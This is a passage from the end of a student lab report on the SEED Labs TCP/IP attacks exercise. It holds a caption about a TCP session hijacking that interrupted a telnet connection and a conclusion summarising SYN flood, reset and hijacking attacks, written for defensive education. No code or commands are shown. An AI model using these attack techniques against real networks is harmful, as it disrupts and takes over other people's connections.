



Exhibit 5.7: Similar to Task 4, we see that Machine C's *telnet* connection to Machine B has been interrupted by the successful TCP session hijacking attack performed by the user of Machine A.



Conclusion

In summary, this lab report explored three types of TCP/IP attacks:

- TCP SYN Flood Attacks
- TCP Reset Attacks
- TCP Session Hijacking Attacks

The purpose of this report was to demonstrate how these attacks could be performed, with the goal of informing the reader on how a malicious actor may carry out such attacks on legitimate users. With this knowledge, the hope is that cybersecurity professionals who protect valuable systems will be better informed as to how they can protect their own systems.

It should be noted that the three attacks shown in this report are not the only TCP/IP attacks which malicious actors can perform. Further research should, and can, be performed to display the impact of other TCP/IP attacks against legitimate users.

This lab report was completed by following the tasks outlined in SEED Lab's "TCP/IP Attacks" lab.